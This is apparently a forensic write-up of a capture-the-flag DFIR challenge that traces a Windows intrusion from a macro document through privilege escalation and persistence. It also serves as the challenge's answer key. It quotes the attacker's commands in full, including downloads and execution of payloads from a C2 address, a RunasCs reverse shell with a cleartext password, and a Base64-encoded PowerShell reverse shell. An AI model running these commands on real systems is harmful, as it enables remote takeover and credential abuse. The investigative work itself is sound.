Sherlock: "EasyMoney"

DFIR Investigation Write-Up

Static Disk Forensics | Windows DFIR

Background

Steven, a junior consultant at a mid-sized firm, recently downloaded a document from an external source, leading to a potential security incident. An attacker may have gained unauthorized access to a Windows machine, leaving behind traces of their activities. The task is to examine the available disk artifacts to identify any suspicious behavior and help secure the system.

Scope

The investigation was conducted on a forensic copy of the G:\ drive from the compromised system, acquired using KAPE. Fifteen guiding tasks were provided to structure the investigation.

Tools Used

The following tools were used throughout the investigation:

Tool	Category	Purpose
EvtxECmd.exe	Eric Zimmerman Tools	Windows Event Log (.evtx) parsing
PECmd.exe	Eric Zimmerman Tools	Windows Prefetch (.pf) file parsing
MFTECmd.exe	Eric Zimmerman Tools	MFT ($MFT) and USN Journal ($J) parsing
AmcacheParser.exe	Eric Zimmerman Tools	Amcache hive parsing
SrumECmd.exe	Eric Zimmerman Tools	SRUM (System Resource Usage Monitor) database parsing
Timeline Explorer	Eric Zimmerman Tools	CSV output viewer and sorter
Registry Explorer	Eric Zimmerman Tools	Registry hive browser
DB Browser (SQLite)	Database Analysis	Browser history and SQLite database analysis
CyberChef	Data Transformation	Base64 decoding and encoded command analysis
RapidTables (Hex Converter)	Online Utility	Hexadecimal to decimal conversion (e.g., PID conversion)

Task 1

Q: *What is the name of the malicious document used in phishing, which facilitated initial access for the attacker?*

Since we know the user downloaded a suspicious file, we need to check the browser history using DB Browser (SQLite).

The browser history file is located at:

```
G:\Users\Steven\AppData\Local\Google\Chrome\User Data\Default\History
```

In DB Browser, under the Downloads table, we can see the file that was downloaded:

Table: downloads

	id	guid	current_path	target_path
	Fil...	Filter	Filter	Filter
1	1	cc83d707-62f5-4b5d-8ef0-368f21d6eef7	C:\Users\steven\Downloads\Policy.docm	C:\Users\steven\Downloads\Policy.docm
2	2	9474f4e6-06be-40eb-a3ba-2d9f42a74854	C:\Users\steven\Downloads\winpmem_mini_x64_rc2.exe	C:\Users\steven\Downloads\winpmem_mini…

A: Policy.docm

Task 2

Q: *What was the full link from which the malicious document was downloaded?*

In the same Downloads table, we can see the tab_url column, which shows the source URL the user downloaded the file from:

Table: downloads

	ansient	referrer	site_url	mbedder_download_dat	tab_url	tab_referrer_url
	er	Filter	Filter	Filter	Filter	Filter
1	0	https://drive.google.com/		BLOB	https://drive.usercontent.google.com/uc?…	
2	0			BLOB	https://github.com/Velocidex/WinPmem/releases/download/v4.0.rc1/…	

A: https://drive.usercontent.google.com/uc?id=1Y6XAccvtdWvXUGx8WU0qG-7EP781c0uD&export=download

Task 3

Q: *The document downloaded a script, which acted as a stager and downloaded another payload, providing the attacker with hands-on remote access. When was this script downloaded?*

To answer this task, we need to understand how a .docm file can act as a stager.

Based on research from Intezer's blog on analyzing malicious Microsoft Office files, we learn that macros serve as stagers for code execution:

Office Macros

This technique is documented within MITRE ATT&CK® T1137.

Macros save users time by allowing them to automate a series of commands that can be triggered by different actions. Usually, macros are written in Visual Basic for Applications (VBA), a language developed by Microsoft and supported by all Microsoft Office products. Another way to create a macro is to record it within the Microsoft Office application. Macros are a powerful tool that gives users access and permissions to resources of the local system. Attackers use macros to modify files on the system and to execute the next stage of an attack.

To find evidence of code execution, we navigate to the EVTX files located at:

```
G:\Windows\System32\winevt\logs
```

Filtering on the .docm filename:

In the PowerShell Operational logs, we find a PowerShell execution with a downloaded .ps1 file:

Cell contents


```
{"EventData":{"Data":[{"@Name":"ContextInfo","#text":"        Severity = Informational,
        Host Name = ConsoleHost,          Host Version = 5.1.19041.1682,          Host ID =
40598b3b-1f43-4414-a974-c71dcb438f2e,          Host Application =
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe,          Engine Version =
5.1.19041.1682,          Runspace ID = f36f8547-b081-4a28-b9b6-def7224b98b2,
Pipeline ID = 58,          Command Name = ,          Command Type = Script,          Script
Name = ,          Command Path = ,          Sequence Number = 134,          User =
MAIN\\Administrator,          Connected User = ,          Shell ID = Microsoft.PowerShell,
"},{"@Name":"UserData"},{"@Name":"Payload","#text":"CommandInvocation(Out-Default):
\"Out-Default\", ParameterBinding(Out-Default): name=\"InputObject\";
value=\"downloader.ps1\", ParameterBinding(Out-Default): name=\"InputObject\";
value=\"memdmp.raw\", ParameterBinding(Out-Default): name=\"InputObject\";
value=\"Policy.docm\", ParameterBinding(Out-Default): name=\"InputObject\";
value=\"python-3.13.3-amd64.exe\", ParameterBinding(Out-Default): name=\"InputObject\";
value=\"winpmem_mini_x64_rc2.exe\", "}]}}
```


Filtering on the script name "downloader.ps1", we find the download command:

```
IWR -Uri http://192.168.204.152/downloader.ps1 -OutFile C:\\Users\\steven\\Downloads\
\downloader.ps1
```

Executable Info

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell  IWR -Uri "http://192.168.204.152/downloader.ps1" -OutFile "C:\Users\steven\Downloads\downloader.ps1"
powershell  IWR -Uri "http://192.168.204.152/downloader.ps1" -OutFile "C:\Users\steven\Downloads\downloader.ps1"
```

To find the most accurate timestamp for when the file was downloaded, we use the $J (USN Journal) file, filtered by the script name and the Update Reason field "FileCreate":

Update Timestamp	Par…	Name
2025-06-07 05:42:11		downloader.ps1
2025-06-07 05:42:11		downloader.ps1
2025-06-07 05:42:11		downloader.ps1

A: 2025-06-07 05:42:11

Task 4

Q: *What is the full path of the final payload which provided remote access to the attacker?*

Using the same filtering approach as the previous task - filtering on the script name - we search for execution evidence:

```
Payload Data2
PID: 0x15D4
RuleName: technique_id=T1059.001,technique_name=PowerShell
ScriptBlockText: IWR -Uri http://192.168.204.152/downloader.ps1 -OutFile C:\Users\steven\Downloads\downloader.ps1
RuleName: -
Host Application = powershell IWR -Uri http://192.168.204.152/downloader.ps1 -OutFile C:\Users\steven\Downloads\downloader.ps1
Host Application = powershell IWR -Uri http://192.168.204.152/downloader.ps1 -OutFile C:\Users\steven\Downloads\downloader.ps1
PID: 0x1160
RuleName: technique_id=T1059.001,technique_name=PowerShell
ScriptBlockText: IWR -Uri "http://192.168.204.152/opendll.exe" -OutFile "$env:APPDATA\opendll.exe"; Start-Process "$env:APPDATA\opendll.exe",
Host Application = powershell -ExecutionPolicy Bypass -File downloader.ps1
Host Application = powershell -ExecutionPolicy Bypass -File downloader.ps1
Host Application = powershell -ExecutionPolicy Bypass -File downloader.ps1
PID: 0xCA4
RuleName: technique_id=T1059.001,technique_name=PowerShell
ScriptBlockText: IWR -Uri "http://192.168.204.152/opendll.exe" -OutFile "$env:APPDATA\opendll.exe"; Start-Process "$env:APPDATA\opendll.exe",
Host Application = powershell -ExecutionPolicy Bypass -File downloader.ps1
Host Application = powershell -ExecutionPolicy Bypass -File downloader.ps1
Host Application = powershell -ExecutionPolicy Bypass -File downloader.ps1
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Examining the payload details, we can see that the file OpenDLL.exe was downloaded from the C2 server:

```
http://192.168.204.152/opendll.exe
```

```
Payload Data6

ParentCommandLine: C:\Windows\System32\cmd.exe

Payload: CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest", ParameterBinding(Invoke-WebRequest): name="Uri"; value="http://192.168.204.152/downloader.ps1", ParameterB…
Payload: CommandInvocation(Out-Default): "Out-Default",

ParentCommandLine: C:\Windows\System32\cmd.exe

Payload: CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest", ParameterBinding(Invoke-WebRequest): name="Uri"; value="http://192.168.204.152/opendll.exe", ParameterBind…
Payload: CommandInvocation(Start-Process): "Start-Process", ParameterBinding(Start-Process): name="FilePath"; value="C:\Users\steven\AppData\Roaming\opendll.exe",
Payload: CommandInvocation(downloader.ps1): "downloader.ps1", CommandInvocation(Out-Default): "Out-Default",

ParentCommandLine: C:\Windows\System32\cmd.exe

Payload: CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest", ParameterBinding(Invoke-WebRequest): name="Uri"; value="http://192.168.204.152/opendll.exe", ParameterBind…
Payload: CommandInvocation(Start-Process): "Start-Process", ParameterBinding(Start-Process): name="FilePath"; value="C:\Users\steven\AppData\Roaming\opendll.exe",
Payload: CommandInvocation(downloader.ps1): "downloader.ps1", CommandInvocation(Out-Default): "Out-Default",
Payload: CommandInvocation(Out-Default): "Out-Default", ParameterBinding(Out-Default): name="InputObject"; value="downloader.ps1", ParameterBinding(Out-Default): name="InputO…
```

A: C:\Users\Steven\AppData\Roaming\OpenDLL.exe

Task 5

Q: *Which port was used for C2 communication by the payload?*

By filtering on the name of the payload in the Sysmon logs, we can see the outgoing network connection initiated by the payload:

Cell contents

{"EventData":{"Data":[{"@Name":"RuleName","#text":"technique_id=T1036,technique_name=Masquerading"},{"@Name":"UtcTime","#text":"2025-06-07 05:42:21.694"},{"@Name":"ProcessGuid","#text":"0c9aceb8-d13d-6843-7a02-000000000d00"},{"@Name":"ProcessId","#text":"4716"},{"@Name":"Image","#text":"C:\\Users\\steven\\AppData\\Roaming\\opendll.exe"},{"@Name":"User","#text":"MAIN\\steven"},{"@Name":"Protocol","#text":"tcp"},{"@Name":"Initiated","#text":"True"},{"@Name":"SourceIsIpv6","#text":"False"},{"@Name":"SourceIp","#text":"192.168.204.168"},{"@Name":"SourceHostname","#text":"-"},{"@Name":"SourcePort","#text":"50445"},{"@Name":"SourcePortName","#text":"-"},{"@Name":"DestinationIsIpv6","#text":"False"},{"@Name":"DestinationIp","#text":"192.168.204.152"},{"@Name":"DestinationHostname","#text":"-"},{"@Name":"DestinationPort","#text":"8899"},{"@Name":"DestinationPortName","#text"

The destination port used for C2 communication is 8899.

A: 8899

Task 6

Q: *The threat actor utilized a file created and used by Steven even before the attack. This file allowed the attacker to authenticate as user "Samy", abusing DPAPI to grab credentials of another user on the same machine. What is the full path of this file?*

First, we need to understand DPAPI (Data Protection API) abuse. Sygnia's blog provides a clear explanation of the technique:

A common attack path

The following steps are commonly taken by threat actors to create a successful attack path that exploits the DPAPI backup key to extract sensitive data, such as browser credentials:

1. Dump the domain backup key from a Domain Controller.
   - Requires a set of specific permissions that are commonly found in **Domain Admin** accounts.
   - Dump may be done locally or remotely.
2. Decrypt domain users' Master Keys.
   - Requires access to users' roaming profiles; access to a profile can be achieved by using a user's credentials, or by obtaining **local administrator** access to a **machine** where the user is logged on, or using admin access to the file share in which roaming profiles are stored.
3. Decrypt secret blobs that are tied to the decrypted Master Key.
   - Requires access to read secret data, AKA **secret blob. Usually stored under** a user's profile path (%USERPROFILE%).
   - The secret blob location depends on the configuration of the storing application, but it will generally be found somewhere under the user's profile path, which may require part of, or the same access, as above.
   - In some misconfigured environments, we observed broader access to users' files, which allowed any user in the domain to read various encrypted blobs.

Tools that can aid in automating the process of the above steps include Mimikatz, SharpDPAPI, DSInternals, Impacket, and DonAPI.

To identify the commands the attacker used, we examine the PowerShell command history for the user Steven, located at:

```
G:
\Users\Steven\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

```
cd C:\Users\samy\Documents\
$username = "samy"
$password = Read-Host -Prompt "Enter password for $username" -AsSecureString
$credential = New-Object System.Management.Automation.PSCredential($username, $password)
$credential | Export-Clixml -Path "C:\Users\samy\Documents\connection.xml"
pip --version
python --version
```

This reveals the first part of the attack - the credential dumping phase.

Searching the EVTX logs and filtering on the filename "connection.xml":

```
Host Name = ConsoleHost,        Host Version = 5.1.19041.1682,        Host ID = 0f016b22-5d89-43bb-9c47-3aab39cc2427,
Host Name = ConsoleHost,        Host Version = 5.1.19041.1682,        Host ID = 4e7292db-d795-4e01-9a80-fc1997d0fd66,
Host Name = ConsoleHost,        Host Version = 5.1.19041.1682,        Host ID = 4e7292db-d795-4e01-9a80-fc1997d0fd66,
Host Name = ConsoleHost,        Host Version = 5.1.19041.1682,        Host ID = acf9c931-03a9-4378-a55d-63e5699dff5b,
,{"@Name":"ScriptBlockText","#text":"$cred = Import-Clixml -Path \\connection.xml"},{"@Name":"ScriptBlockId","#text":"680
,{"@Name":"ScriptBlockText","#text":"$cred = Import-CliXml -Path connection.xml"},{"@Name":"ScriptBlockId","#text":"fde086
,{"@Name":"ScriptBlockText","#text":"$credential | Export-Clixml -Path \"$env:USERPROFILE\\Documents\\connection.xml\""},{
,{"@Name":"ScriptBlockText","#text":"$credential | Export-Clixml -Path \"C:\\Users\\samy\\Documents\\connection.xml\""},{"
```

We find the second part of the attack - the credential import command:

```
$cred = Import-CliXml -Path connection.xml
```

A: C:\Users\Samy\Documents\connection.xml

Task 7

Q: *What is the full command used to grab credentials from the "Samy" account?*

As established in the previous task, the command used to import and abuse the stored credentials is:

A: $cred = Import-CliXml -Path connection.xml

Task 8


Q: *The attacker downloaded a tool from their internal staging server to laterally move and gain remote access as the "Samy" user account. What is the full command used to download the tool?*

To answer this task, we need to identify what tool was used to gain remote access with captured credentials.

Filtering on the C2 server IP address "192.168.204.152", we can see all download attempts made by the attacker:

```
owershell  iwr -Uri  http://192.168.204.152/downloader.ps1  -OutFile  C:\Users\steven\Downloads\downloader.ps1

:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
:\Users\steven\AppData\Roaming\opendll.exe

:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
:\Users\steven\AppData\Roaming\opendll.exe

:\Windows\System32\certutil.exe "C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe
C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe
```

We can see that the attacker downloaded RunasCs.exe. Based on the RunasCs documentation (arttoolkit.github.io), this tool allows running commands as a different user using known credentials:



Filtering on the filename "RunasCs.exe" gives us the complete download command:

```
Executable Info

C:\Windows\System32\certutil.exe "C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe
"C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe
```

A: "C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe

Task 9

Q: *What is the password for the user account "Samy", used by the attacker to gain a remote shell?*

Using the same filter, we can see the plain-text connection attempt to the user Samy, which reveals the password used:

```
C:\Users\samy\Documents\RunasCs.exe "C:\Users\samy\Documents\RunasCs.exe" samy Winter2025! cmd -r 192.168.204.152:555 --bypass-uac --logon-type 8
"C:\Users\samy\Documents\RunasCs.exe" samy Winter2025! cmd -r 192.168.204.152:555 --bypass-uac --logon-type 8
```

A: Winter2025!

Task 10

Q: *After gaining access as Samy, the attacker downloaded a script to check privileges for the account. What is the name of the script?*

We know the attacker used certutil.exe to download tools. By filtering on "certutil.exe", we can see all files downloaded by the attacker.

Note: This information could also have been found in the metadata folder, but the LocalLow folder is missing from this artifact.

After using RunasCs.exe, the attacker downloaded the privilege-checking script:

```
"C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9e8f4|C:\Windows\System32\KERNELBASE.dll+8e73|C:\Windows\System3
C:\Windows\System32\urlmon.dll


C:\Windows\System32\certutil.exe
C:\Windows\System32\certutil.exe certutil  -urlcache -f http://192.168.204.152/psgetsys.ps1 psgetsys.ps1
certutil  -urlcache -f http://192.168.204.152/psgetsys.ps1 psgetsys.ps1
C:\Windows\System32\certutil.exe
C:\Windows\System32\urlmon.dll
C:\Windows\System32\certutil.exe
C:\Windows\System32\certutil.exe
C:\Windows\System32\certutil.exe certutil  -urlcache -f http://192.168.204.152/psgetsys.ps1 psgetsys.ps1
certutil  -urlcache -f http://192.168.204.152/psgetsys.ps1 psgetsys.ps1
```

A: psgetsys.ps1

Task 11

Q: *The attacker exploited a Windows process to gain an elevated remote shell. What is the PID of this process?*

Based on the script found in the previous task, we can research the technique it employs by its name.

According to the GitHub page for psgetsystem, the script uses the technique "Impersonate user via parent process spoofing using PowerShell and embedded C#".

To understand what to look for, we reference the MITRE ATT&CK technique T1134.004 (Parent PID Spoofing) from startupdefense.io:

What Is Parent PID Spoofing?

This is a sub-technique of Access Token Manipulation. It describes a more specific variation of the parent technique.

Parent PID Spoofing (T1134.004) is a technique in the MITRE ATT&CK framework that describes how adversaries may spoof the parent process identifier (ppid) of a new process to evade process-monitoring defenses or to elevate privileges. new processes are typically spawned directly from their parent, or calling, process unless explicitly specified.

This technique falls under the **Defense Evasion, Privilege Escalation** tactics, which means attackers use it to avoid detection by security tools and analysts and gain higher-level permissions on a system.


It affects the following platforms: **Windows**.

This tells us we are looking for a high-privilege system process that can be abused to gain elevated access.

Based on the walkthrough found on pentestlab.blog, the target process is winlogon.exe, which is injected by cmd.exe:

Andrea Pierini implemented the technique of parent PID spoofing by embedding C# code within a PowerShell script. The script will create a new child process that will have as a parent any process defined by the user. Similarly with the F-Secure Labs script the "*CreateProcess()*" API is used to perform the spoofing.

```
Import-Module .\psgetsys.ps1
[MyProcess]::CreateProcessFromParent(436,"C:\Windows\System32\
```



Parent PID Spoofing – psgetsys


The created process will obtain the privileges (SYSTEM) of the parent (winlogon.exe).

Filtering on winlogon.exe with cmd.exe in the payload field, we find the corresponding event:

Cell contents


```
{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-620716483-2719109048-3577772375-2124"},{"@Name":"Su
bjectUserName","#text":"samy"},{"@Name":"SubjectDomainName","#text":"MAIN"},{"@Name":"SubjectLogonId","#text":"0x13C5
6AF"},{"@Name":"NewProcessId","#text":"0x216C"},{"@Name":"NewProcessName","#text":"C:\\Windows\\System32\\cmd.exe"},{
"@Name":"TokenElevationType","#text":"%%1936"},{"@Name":"ProcessId","#text":"0x278"},{"@Name":"CommandLine","#text":"
c:\\windows\\system32\\cmd.exe /c powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDA
GwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADIAMAA0AC4AMQA1ADIAIgAsADkAMAAwADYAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQ
BlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHs
AMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABl
AHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZ
QBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAG
IAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB
1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsA
IAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpA
G4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQ
B0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHU
AcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"},{"@Name":"TargetUserSid","#text":"S-1-5-18"},{"@Name":"Ta
rgetUserName","#text":"MS01$"},{"@Name":"TargetDomainName","#text":"MAIN"},{"@Name":"TargetLogonId","#text":"0x3E7"},
{"@Name":"ParentProcessName","#text":"C:\\Windows\\System32\\winlogon.exe"},{"@Name":"MandatoryLabel","#text":"S-1-16
-16384"}]}}
```


The process ID is listed as 0x278. Converting it from hexadecimal to decimal using rapidtables.com:




A: 632

Task 12

Q: *Which port was used for remote access with escalated privileges?*

Since we already found the encoded command in the previous task, all we need to do is decode the Base64-encoded PowerShell payload.

Using CyberChef (gchq.github.io/CyberChef) to decode the command, we can identify the port used for the reverse shell:



The decoded command reveals a TCP reverse shell connecting back to the C2 server on port 9006.

A: 9006

Task 13

Q: *The attacker enabled persistence mechanisms for a backdoor executable. What is the full path of the file?*

We know the attacker established a persistence mechanism. The most common options are:

1. Registry Run Key (Sysmon EID 13)
2. Startup Folder (Sysmon EID 11 - FileCreate)
3. Scheduled Tasks (Sysmon EID 1)

Filtering on each of the three options, the one that flagged as suspicious was option 1 - the Registry Run Key.

We found the file registered under the Run key (Sysmon EID 13 - Registry Value Set):

Cell contents


```
{"EventData":{"Data":[{"@Name":"RuleName","#text":"technique_id=T1547.001,technique_name=Registry Run Keys / Start Folder"},{"@Name":"EventType","#text":"SetValue"},{"@Name":"UtcTime","#text":"2025-06-07 06:03:22.929"},{"@Name":"ProcessGuid","#text":"0c9aceb8-d62a-6843-0605-000000000d00"},{"@Name":"ProcessId","#text":"9284"},{"@Name":"Image","#text":"C:\\Windows\\system32\\reg.exe"},{"@Name":"TargetObject","#text":"HKU\\.DEFAULT\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\WMISVC"},{"@Name":"Details","#text":"C:\\Windows\\system32\\document.pdf.exe"},{"@Name":"User","#text":"NT AUTHORITY\\SYSTEM"}]}}
```


Format Replace: CRLF CR LF Comma Tab Font size 12

The file uses a double extension ("document.pdf.exe") - a classic extension-spoofing evasion technique designed to make the executable appear as a PDF document to unsuspecting users.

A: C:\Windows\system32\document.pdf.exe

Task 14

Q: *The attacker also abused Windows shortcuts and placed a rogue shortcut file pointing to the malicious backdoor. What is the shortcut file name?*

To answer this question, we filter the Sysmon logs for file creation events (EID 11) with a .lnk extension.

We find the shortcut file "NetworkDiagnostics.lnk" created in the following path:

```
C:\Users\Samy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\NetworkDiagnostics.lnk
```

Cell contents

{"EventData":{"Data":[{"@Name":"RuleName","#text":"technique_id=T1187,technique_name=Forced Authentication"},{"@Name":"UtcTime","#text":"2025-06-07 06:05:25.615"},{"@Name":"ProcessGuid","#text":"0c9aceb8-d6a5-6843-1205-000000000d00"},{"@Name":"ProcessId","#text":"3820"},{"@Name":"Image","#text":"C:\\Windows\\system32\\cscript.exe"},{"@Name":"TargetFilename","#text":"C:\\Users\\samy\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\NetworkDiagnostics.lnk"},{"@Name":"CreationUtcTime","#text":"2025-06-07 06:05:25.615"},{"@Name":"User","#text":"NT AUTHORITY\\SYSTEM"}]}}

A: NetworkDiagnostics.lnk

Task 15

Q: *What is the full path of the script that created the shortcut persistence?*

Based on the file creation event found in Task 14, the source process is cscript.exe with PID 3820.

